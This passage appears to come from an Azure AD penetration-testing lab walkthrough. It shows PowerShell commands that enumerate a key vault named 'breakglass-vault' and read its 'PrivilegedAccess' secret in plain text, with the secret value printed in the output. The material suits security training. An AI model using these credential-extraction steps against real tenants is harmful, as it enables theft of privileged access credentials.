ResourceId        : /subscriptions/27ebe5b9-6e27-425a-8117-eeaab022575f/resourceGroups/Retail/providers/Microsoft.KeyVault/vaults/bre
                    akglass-vault
Tags              :
```

From the above result, there is a key vault
To obtain the secret from the key vault,
Command:

Get-AzKeyVaultSecret -VaultName breakglass-vault




```
PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName breakglass-vault


Vault Name   : breakglass-vault
Name         : PrivilegedAccess
Version      :
Id           : https://breakglass-vault.vault.azure.net:443/secrets/PrivilegedAccess
Enabled      : True
Expires      :
Not Before   :
Created      : 12/9/2021 7:18:22 PM
Updated      : 12/9/2021 7:18:22 PM
Content Type :
Tags         :
```

To obtain the details of vault

Command:


Get-AzKeyVaultSecret -VaultName breakglass-vault -Name PrivilegedAccess



```
PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName breakglass-vault -Name PrivilegedAccess


Vault Name   : breakglass-vault
Name         : PrivilegedAccess
Version      : 57bbbad0e1124bb2bc6ff945e185222a
Id           : https://breakglass-vault.vault.azure.net:443/secrets/PrivilegedAccess/57bbbad0e1124bb2bc6ff945e185222a
Enabled      : True
Expires      :
Not Before   :
Created      : 12/9/2021 7:18:22 PM
Updated      : 12/9/2021 7:18:22 PM
Content Type :
Tags         :



PS C:\AzAD\Tools> _
```

To read the content inside the PrivilegedAccess
Command:

```
Get-AzKeyVaultSecret -VaultName breakglass-vault -Name PrivilegedAccess -AsPlainText
```



```
PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName breakglass-vault -Name PrivilegedAccess -AsPlainText
eb9fd8e8dfbd5712a2e6071e6000aa35
PS C:\AzAD\Tools>
```